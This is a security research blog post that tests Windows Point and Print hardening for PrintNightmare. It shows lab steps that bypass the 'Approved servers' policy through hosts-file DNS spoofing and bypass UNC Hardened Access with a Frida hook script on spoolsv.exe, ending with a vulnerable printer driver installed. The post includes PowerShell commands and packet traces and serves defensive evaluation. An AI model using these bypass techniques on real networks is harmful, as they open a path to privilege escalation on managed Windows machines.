

The PrintNightmare is not Over Yet

itm4n.github.io/printnightmare-not-over

October 4, 2024

Following the publication of my blog post [A Practical Guide to PrintNightmare in 2024](#), a few people brought to my attention that there was a way to bypass the Point and Print (PnP) restrictions recommended at the end. So, rather than just updating this article with a quick note, I decided to dig a little deeper, and see if I could find a better way to protect against the exploitation of PnP configurations.


Initial setup

Let's start by laying down the starting conditions, namely the initial Point and Print configuration.

- The policy “**Limits print driver installation to Administrators**” is **disabled**. This change is required, otherwise only administrators can install printer drivers (the default since [KB5005652](#)), no matter the configuration of other (Package) Point and Print settings.
- The policy “**Only use Package Point and Print**” is **enabled**. Although not strictly required, this policy ensures that we can only install signed package-aware printer drivers.
- The policy “**Package Point and Print - Approved servers**” is **enabled**, and prt01.foundation.local is the only authorized print server. This is the most important setting in this scenario.

Initial Point and Print configuration

In these conditions, attempting to install a printer driver from another server, as I explained in my previous post, fails with the error code 0x800704ec, i.e. ERROR_ACCESS_DISABLED_BY_POLICY, as expected.



```
Windows PowerShell
PS C:\Users\savior.hardin> $Server = "192.168.177.123"
PS C:\Users\savior.hardin> $Username = "user"
PS C:\Users\savior.hardin> $Password = "P@ssw0rd"
PS C:\Users\savior.hardin> $PrinterName = "\\$($Server)\ACIDDAMAGE"
PS C:\Users\savior.hardin> cmdkey.exe /add:$Server /user:$Username /pass:$Password

CMDKEY: Credential added successfully.
PS C:\Users\savior.hardin> Add-Printer -ConnectionName $PrinterName
Add-Printer : An error occurred while performing the specified operation. See the error details for more information.
At line:1 char:1
+ Add-Printer -ConnectionName $PrinterName
+ ~~~~~
+ CategoryInfo          : NotSpecified: (MSFT_Printer:ROOT/StandardCimv2/MSFT_Printer) FullyQualifiedErrorId : HRESULT 0x800704ec, Add-Printer
PS C:\Users\savior.hardin>
```

ERROR_ACCESS_DISABLED_BY_POLICY

Printer driver installation disabled by policy

The (not so) obvious flaw

In the article [KB5005652](#), one can read that “There is no combination of mitigations that is equivalent to setting RestrictDriverInstallationToAdministrators to 1”. To me, it's a bit like saying “We have restricted the installation of printer drivers to administrators for a reason; you can ignore this warning, but do it at your own risk”, without detailing those reasons, or explaining what those risks are.

Value data **Default behavior:** Setting this value to 1 or *if the key is not defined or not present*, will require administrator privilege to install any printer driver when using Point and Print. This registry key **will override all** Point and Print Restrictions Group Policy settings and ensures that only administrators can install printer drivers from a print server using Point and Print.

Setting the value to 0 allows non-administrators to install signed and unsigned drivers to a print server but **does not override** the Point and Print Group Policy settings. Consequently, the Point and Print Restrictions Group Policy settings can override this registry key setting to prevent non-administrators from installing signed and unsigned print drivers from a print server. Some administrators might set the value to 0 to allow non-admins to install and update drivers after adding additional restrictions, including adding a policy setting that constrains where drivers can be installed from.

Important There is no combination of mitigations that is equivalent to setting `RestrictDriverInstallationToAdministrators` to 1.

Note Updates released July 6, 2021 or later have a default of 0 (disabled) until the installation of updates released August 10, 2021 or later. Updates released August 10, 2021 or later have a default of 1 (enabled).

Note about the “RestrictDriverInstallationToAdministrators” setting

Nevertheless, I was pretty confident that the “Package Point and print - Approved servers” policy would effectively prevent the abuse of PnP configurations by ensuring that only servers listed in this setting could be used to install printer drivers.

At no point did I consider that this policy could be bypassed simply by spoofing the name of one of the approved servers in the list though. Yet here we are, DNS Spoofing, one of the most elementary network attacks, is all it takes to circumvent this protection.

DNS spoofing, you said?

To make testing easier in my lab, I didn’t set up a custom DNS server. Rather, I added an entry to the `hosts` file of my “victim” domain-joined machine. This entry forces the resolution of `prt01.foundation.local` to the IP address of my malicious print server, instead of the IP address provided by the domain controller.

```
192.168.177.123    prt01.foundation.local prt01
```

After reproducing the exploit steps described in [the previous post](#), and replacing the IP address of the malicious print server with the spoofed name, I still got an error, but with a different status code: `0x80070709`, i.e. `ERROR_INVALID_PRINTER_NAME`.

```

Windows PowerShell
PS C:\Users\savior.hardin> $Server = "prt01.foundation.local" # IP or hostname of the
PS C:\Users\savior.hardin> $Username = "user"
PS C:\Users\savior.hardin> $Password = "P@ssw0rd"
PS C:\Users\savior.hardin> $PrinterName = "\\$($Server)\ACIDDAMAGE"
PS C:\Users\savior.hardin> cmdkey.exe /add:$Server /user:$Username /pass:$Password

CMDKEY: Credential added successfully.
PS C:\Users\savior.hardin> Add-Printer -ConnectionName $PrinterName
Add-Printer : The specified server does not exist, or the server or printer name is
', ' or \ characters.
At line:1 char:1
+ Add-Printer -ConnectionName $PrinterName
+ ~~~~~
+ CategoryInfo          : NotSpecified: (MSFT_Printer:ROOT/StandardCimv2/MSFT_Pri
+ FullyQualifiedErrorId : HRESULT 0x80070709, Add-Printer

```

Printer driver installation failing with the error "invalid printer name"

I already had an idea as to what caused this error, but for the sake of demonstration, I chose to debug the issue the *right* way using Wireshark. Here is what we observe from the standpoint of the malicious print server.

dcerpc						
No.	Time	Source	Destination	Protocol	Length	Info
110	41.111636	192.168.177.196	192.168.177.123	DCERPC	214	Bind: call_id: 2, Fragment: Single, 3 cont
111	41.111825	192.168.177.123	192.168.177.196	DCERPC	162	Bind_ack: call_id: 2, Fragment: Single, ma
112	41.112313	192.168.177.196	192.168.177.123	EPN	222	Map request, IREMOTEWINSPOOL, 32bit NDR
113	41.112627	192.168.177.123	192.168.177.196	EPN	226	Map response, IREMOTEWINSPOOL, 32bit NDR
119	42.132863	192.168.177.196	192.168.177.123	DCERPC	262	Bind: call_id: 2, Fragment: Single, 3 cont
120	42.133690	192.168.177.123	192.168.177.196	DCERPC	408	Bind_ack: call_id: 2, Fragment: Single, ma
121	42.135711	192.168.177.196	192.168.177.123	DCERPC	586	AUTH3: call_id: 2, Fragment: Single, NTLM
122	42.135711	192.168.177.196	192.168.177.123	DCERPC	126	Alter_context: call_id: 2, Fragment: Singl
124	42.137607	192.168.177.123	192.168.177.196	DCERPC	110	Alter context resp: call id: 2, Fragment: !
125	42.138333	192.168.177.196	192.168.177.123	IREMOT...	422	winspool_AsyncOpenPrinter request
126	42.144909	192.168.177.123	192.168.177.196	IREMOT...	134	winspool_AsyncOpenPrinter response


> Frame 126: 134 bytes on wire (1072 bits), 134 bytes captured (1072 bits) on interface 0 > Ethernet II, Src: 52:54:00:82:6a:91 (52:54:00:82:6a:91), Dst: 52:54:00:82:6a:91 > Internet Protocol Version 4, Src: 192.168.177.123, Dst: 192.168.177.196 > Transmission Control Protocol, Src Port: 15200, Dst Port: 49965, > Distributed Computing Environment / Remote Procedure Call (DCE/RPC) > IRemoteWinspool SubSystem, winspool_AsyncOpenPrinter Operation: winspool_AsyncOpenPrinter (0) [Request in frame: 125] Encrypted stub data: f39d60013de803a4bbf5662f0ef3959572e0a3336	0000 52 54 00 0f b4 43 52 54 00 82 6a 91 0010 00 78 42 e2 40 00 80 06 00 00 c0 a8 0020 b1 c4 3b 60 c3 2d 03 bd 57 a5 23 8e 0030 1f fe e4 fb 00 00 05 00 02 03 10 00 0040 10 00 02 00 00 00 18 00 00 00 00 00 0050 60 01 3d e8 03 a4 bb f5 66 2f 0e f0 0060 a3 33 06 d7 8c 06 17 b7 e6 0b 94 7f 0070 08 00 00 00 00 00 01 00 00 00 83 4d 0080 e2 0b 00 00 00 00
---	--

Analysis of the DCERPC communication between a client and a print server

The client/server interaction is done entirely over DCE/RPC (at least at this stage), and stops at the AsyncOpenPrinter RPC call. However, the dissector only shows encrypted data. Note that this is the result of a patch for [CVE-2021-1678](#), which enforces the "Packet Privacy" [RPC authentication level](#) when connecting to the Print Spooler service over the network, to protect against NTLM relay attacks.


You can read more about this in the article [KB4599464](#) and the security advisory [MSRPC Printer Spooler Relay \(CVE-2021-1678\)](#) published by CrowdStrike.

As explained by Clément Notin (@cnotin) in the blog post [Decrypt Kerberos/NTLM "encrypted stub data" in Wireshark](#), we can work around this issue by configuring the NTLMSSP protocol and set the clear-text NT password used to authenticate against the print server.



Configuring the NTLM preferences in Wireshark

As a result, Wireshark is now able to decode NTLM-related data, and thus inspect the content of RPC encrypted stub data. Below is the final result, showing a side-by-side view of the RPC request and response.



Analysis of an “AsyncOpenPrinter” RPC request with Wireshark

This output is pretty clear. The client wants to open the printer `\\prt01.foundation.local\ACIDDAMAGE`, and our server replies with the error code `0x00000709` (“invalid printer name”). It looks like our (not so) malicious server is a bit too honest about its actual identity. Adding an entry to the hosts file with the name of the spoofed server should solve the problem.

After doing that, another printer installation attempt is made, which fails with yet another error code: 0x80070006 (ERROR_INVALID_HANDLE). This one was more confusing to me as I could see the printer driver being downloaded from my print server. I even tried to replay the attack using a freshly installed Windows machine, but it failed the same way.

```
Windows PowerShell
PS C:\Users\savior.hardin> $Server = "prt01.foundation.local"
PS C:\Users\savior.hardin> $Username = "user"
PS C:\Users\savior.hardin> $Password = "P@ssw0rd"
PS C:\Users\savior.hardin> $PrinterName = "\\$($Server)\ACIDDAMAGE"
PS C:\Users\savior.hardin> cmdkey.exe /add:$Server /user:$Username /pass:$Password

CMDKEY: Credential added successfully.
PS C:\Users\savior.hardin> Add-Printer -ConnectionName $PrinterName
Add-Printer : An error occurred while performing the specified operation. See the error details for more information.
At line:1 char:1
+ Add-Printer -ConnectionName $PrinterName
+ ~~~~~
+ CategoryInfo          : InvalidData: (MSFT_Printer:ROOT/StandardCimv2/MSFT_Printer[CimException], CimException
+ FullyQualifiedErrorId : HRESULT 0x80070006,Add-Printer

PS C:\Users\savior.hardin> Get-PrinterDriver -Name "Lexmark Universal v2"

Name                               PrinterEnvironment MajorVersion Manufacturer
-----
Lexmark Universal v2              Windows x64        3              Lexmark
```

Installation of a vulnerable printer driver

Anyway, the printer installation is just a mean to an end. What we really care about is the installation of the vulnerable printer driver. And a quick check with the `Get-PrinterDriver` cmdlet revealed that it was indeed installed. We successfully bypassed the supposedly *secure* PnP configuration.

Solution 1: UNC Hardened Access

As we saw earlier, Windows uses DCE/RPC to communicate with the remote print server, but that's not the only communication involved. It also uses SMB to download the driver package through the `print$` share.


Source	Destination	Protocol	Length	Info
192.168.177.196	192.168.177.123	SMB2	192	Tree Connect Request Tree: \\prt01.foundation.local\print\$
192.168.177.123	192.168.177.196	SMB2	138	Tree Connect Response
192.168.177.196	192.168.177.123	SMB2	454	Create Request File: x64\PCC\lmud1o40.inf_amd64_b2faa2ece3fcef36.cab
192.168.177.123	192.168.177.196	SMB2	410	Create Response File: x64\PCC\lmud1o40.inf_amd64_b2faa2ece3fcef36.cab

Printer driver package downloaded over SMB

So, within an Active Directory environment, one could think that enforcing UNC Path Hardening would be enough to prevent such an attack. Let's take a closer look...

UNC Path Hardening, also called "UNC Hardened Access", was originally added as a security feature to protect against *Man-in-the-Middle* attacks on the `NETLOGON` and `SYSVOL` shares of domain controllers (see [MS15-011: Vulnerability in Group Policy could allow remote code execution](#) and [MS15-011 & MS15-014: Hardening Group Policy](#)), by enforcing mutual authentication and integrity. This is why Active Directory hardening guides usually recommend setting `\\*\SYSVOL` and `\\*\NETLOGON` as hardened UNC paths (see [here](#)).

The following screenshot shows how the access to the path `\\prt01.foundation.local\*` can be hardened using a GPO deployed on client machines.



Configuring a hardened UNC path

After updating the client's group policies, and attempting the attack again, the installation of the printer now fails with the error 0x800704ec, i.e. ERROR_ACCESS_DISABLED_BY_POLICY.

```
PS C:\Users\saltvor.hardin> Add-Printer -ConnectionName $PrinterName
Add-Printer : An error occurred while performing the specified operation. See the error
details for more information.
At line:1 char:1
+ Add-Printer -ConnectionName $PrinterName
+ ~~~~~
+ CategoryInfo          : NotSpecified: (MSFT_Printer:ROOT/StandardCimv2/MSFT_Printer) [
Add-Printer], CimException
+ FullyQualifiedErrorId : HRESULT 0x800704ec,Add-Printer
```

Printer installation failing because of hardened UNC path

A quick look at Wireshark confirms that the client fails to establish an SMB session, and immediately closes the connection.

192.168.177.123	192.168.177.196	SMB2	228	Negotiate Protocol Response
192.168.177.196	192.168.177.123	SMB2	310	Negotiate Protocol Request
192.168.177.123	192.168.177.196	SMB2	318	Negotiate Protocol Response
192.168.177.196	192.168.177.123	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
192.168.177.123	192.168.177.196	SMB2	401	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED,
192.168.177.196	192.168.177.123	SMB2	691	Session Setup Request, NTLMSSP_AUTH, User: FOUNDATION\user
192.168.177.123	192.168.177.196	SMB2	159	Session Setup Response
192.168.177.196	192.168.177.123	SMB2	188	Tree Connect Request Tree: \\prt01.foundation.local\IPC\$
192.168.177.123	192.168.177.196	SMB2	138	Tree Connect Response
192.168.177.196	192.168.177.123	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
192.168.177.123	192.168.177.196	SMB2	778	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
192.168.177.196	192.168.177.123	IREMOT...	150	winspool_AsyncClosePrinter request
192.168.177.123	192.168.177.196	IREMOT...	134	winspool_AsyncClosePrinter response
192.168.177.196	192.168.177.123	IREMOT...	150	winspool_AsyncClosePrinter request
192.168.177.123	192.168.177.196	IREMOT...	134	winspool_AsyncClosePrinter response
192.168.177.196	192.168.177.123	SMB2	126	Tree Disconnect Request
192.168.177.123	192.168.177.196	SMB2	126	Tree Disconnect Response
192.168.177.196	192.168.177.123	SMB2	126	Session Logoff Request
192.168.177.123	192.168.177.196	SMB2	126	Session Logoff Response


Client closing the connection to the print server

It's a bit too early to claim victory though. To understand why, we need to consider the RPC traffic prior to the download of the printer driver.

192.168.177.196	192.168.177.123	IREMOT...	534	winspool_AsyncGetPrinterDriverPackagePath request
192.168.177.123	192.168.177.196	IREMOT...	118	winspool_AsyncGetPrinterDriverPackagePath response
192.168.177.196	192.168.177.123	IREMOT...	716	winspool_AsyncGetPrinterDriverPackagePath request
192.168.177.123	192.168.177.196	IREMOT...	294	winspool_AsyncGetPrinterDriverPackagePath response
192.168.177.123	192.168.177.196	SMB2	228	Negotiate Protocol Response
192.168.177.196	192.168.177.123	SMB2	310	Negotiate Protocol Request
192.168.177.123	192.168.177.196	SMB2	318	Negotiate Protocol Response
192.168.177.196	192.168.177.123	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
192.168.177.123	192.168.177.196	SMB2	401	Session Setup Response, Error: STATUS_MORE_PROCESSING_
192.168.177.196	192.168.177.123	SMB2	691	Session Setup Request, NTLMSSP_AUTH, User: FOUNDATION\
192.168.177.123	192.168.177.196	SMB2	159	Session Setup Response
192.168.177.196	192.168.177.123	SMB2	188	Tree Connect Request Tree: \\prt01.foundation.local\IP
192.168.177.123	192.168.177.196	SMB2	138	Tree Connect Response
192.168.177.196	192.168.177.123	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
192.168.177.123	192.168.177.196	SMB2	778	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO

Client requesting the path of the printer driver package

As can be seen on the screenshot above, the client actually retrieves the path of the printer driver package thanks to the RPC procedure `RpcAsyncGetPrinterDriverPackagePath`, which ultimately invokes the internal function `RouterGetPrinterDriverPackagePath`.



Call tree to “RouterGetPrinterDriverPackagePath”

If this procedure returns the UNC path used by the client to download the package, we should be able to replace it with a local path to bypass the UNC path hardening configuration. To test this theory, I chose to use [Frida](#), and hooked the function `PrvRouterGetPrinterDriverPackagePath`.

The function `RouterGetPrinterDriverPackagePath` is exported by `spoolsv.exe` with the public symbol `PrvRouterGetPrinterDriverPackagePath`.

```
Administrator: Command Prompt
C:\Windows\System32>frida -p 4056 -l c:\Workspace\printrnightmare.js

Frida 16.4.8 - A world-class dynamic instrumentation toolkit

Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit

More info at https://frida.re/docs/home/
Connected to Local System (id=local)

[Local::PID::4056 ]->
>>> PrvRouterGetPrinterDriverPackagePath
pszServer:      \\prt01.foundation.local
pszEnvironment: Windows x64
pszLanguage:    en-GB
pszPackageID:   C:\Windows\System32\DriverStore\FileRepository\lmud1o40.inf_amd64_b2faa2ece3fcef3
pszDriverPackageCab: null
cchDriverPackageCab: 0
cchRequiredSize: 80
<<< PrvRouterGetPrinterDriverPackagePath

>>> PrvRouterGetPrinterDriverPackagePath
pszServer:      \\prt01.foundation.local
pszEnvironment: Windows x64
pszLanguage:    en-GB
pszPackageID:   C:\Windows\System32\DriverStore\FileRepository\lmud1o40.inf_amd64_b2faa2ece3fcef3
pszDriverPackageCab: \\prt01.foundation.local\print$\x64\PCC\lmud1o40.inf_amd64_b2faa2ece3fcef36.cab
cchDriverPackageCab: 80
cchRequiredSize: 80
<<< PrvRouterGetPrinterDriverPackagePath
```

First call to get the size of the buffer that will receive the path

Second call to get the path

Inspecting the RPC call used to retrieve the printer driver package path

Unsurprisingly, this function indeed returned the UNC path of the printer driver package on the print\$ share. So, next, I copied the CAB file to the target machine, and used the following Frida script to replace the UNC path returned by the print server with the local path of this file.

```
var pszDriverPackageCab
var cchDriverPackageCab
const fakePackagePath = "C:\\Test\\lmud1o40.inf_amd64_b2faa2ece3fcef36.cab"
var PrvRouterGetPrinterDriverPackagePath = Module.findExportByName("spoolsv.exe", "PrvRouterGetPrinterDriverPackagePat

Interceptor.attach(PrvRouterGetPrinterDriverPackagePath, {
  onEnter: function (args) {
    pszDriverPackageCab = args[4]
    cchDriverPackageCab = args[5]
  },
  onLeave: function (result) {
    if (cchDriverPackageCab.toInt32() !== 0) {
      // We should check the buffer size, but that's ok for the poc.
      console.log("\nWriting new printer driver package path...")
      pszDriverPackageCab.writeUtf16String(fakePackagePath)
    }
  }
});
```

And it worked! Despite the error code 0x80070006 we saw earlier, the printer driver was yet again successfully installed!


```
PS C:\Users\savior.hardin> Add-Printer -ConnectionName $PrinterName
Add-Printer : An error occurred while performing the specified operation. See the error
details for more information.
At line:1 char:1
+ Add-Printer -ConnectionName $PrinterName
+ ~~~~~
+ CategoryInfo          : InvalidData: (MSFT_Printer:ROOT/StandardCimv2/MSFT_Printer) [A
dd-Printer], CimException
+ FullyQualifiedErrorId : HRESULT 0x80070006,Add-Printer

PS C:\Users\savior.hardin> Get-PrinterDriver -Name "Lexmark Universal v2"

Name                               PrinterEnvironment MajorVersion  Manufacturer
----                               -
Lexmark Universal v2              Windows x64        3             Lexmark
```

Vulnerable printer driver installed from a local CAB file

In conclusion, UNC Hardened Access is not sufficient on its own to protect against a *Man-in-the-Middle* attack in this scenario.

Solution 2: RPC over named pipe + UNC Hardened Access


A Windows print server can be accessed using RPC over TCP and RPC over SMB (through a named pipe). In a recent update, though, Microsoft [announced](#) that this would change starting from Windows 11 22H2.

As a result of this update, using RPC over Named Pipes (*i.e.* over SMB) is still available, but disabled by default. Therefore, the spooler only listens for incoming connections via RPC over TCP, and the named pipe spoolss isn't available.

I don't know what motivated this change, but that's unfortunate, because my next idea for protecting the spooler against *Man-in-the-Middle* attacks was to enforce RPC over SMB, in addition to the previous UNC Hardened Access. However, this update also brings new settings to configure and modify this default behavior, so let's test that out.

Most notably, we can configure the policy "RPC connection settings" and select "RPC over named pipes" as the protocol to use for outgoing RPC connections.

My domain controller is currently running Windows Server 2022 21H2, so the new Administrative Templates were not available. I had to download and install the latest available from this [link](#).



Configuring RPC connection settings

Since my attacking machine is running Windows 11 23H2, it is affected by the change, and therefore my print spooler only expects connections via RPC over TCP. To reenable RPC connections over SMB, we can either configure local group policies, or use the following commands.

```
REM RPC over named pipes = 0x03
REM RPC over TCP = 0x05
REM RPC over named pipes and TCP = 0x07
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Printers\RPC" /v "RpcProtocols" /t REG_DWORD /d 0x7
REM Restart the Print Spooler service
net stop spooler
net start spooler
REM Check whether the named pipe 'spoolss' exists
powershell "[IO.File]::GetAttributes('\\\\.\\pipe\\spoolss')"
```

And, it didn't work. More precisely, it didn't work the way I expected. The client machine did try to communicate using RPC over SMB, and since UNC path hardening was configured, this failed, which was the expected behavior. But then, it fell back to RPC over TCP, thus rendering the policy completely useless, at least for what I had in mind.

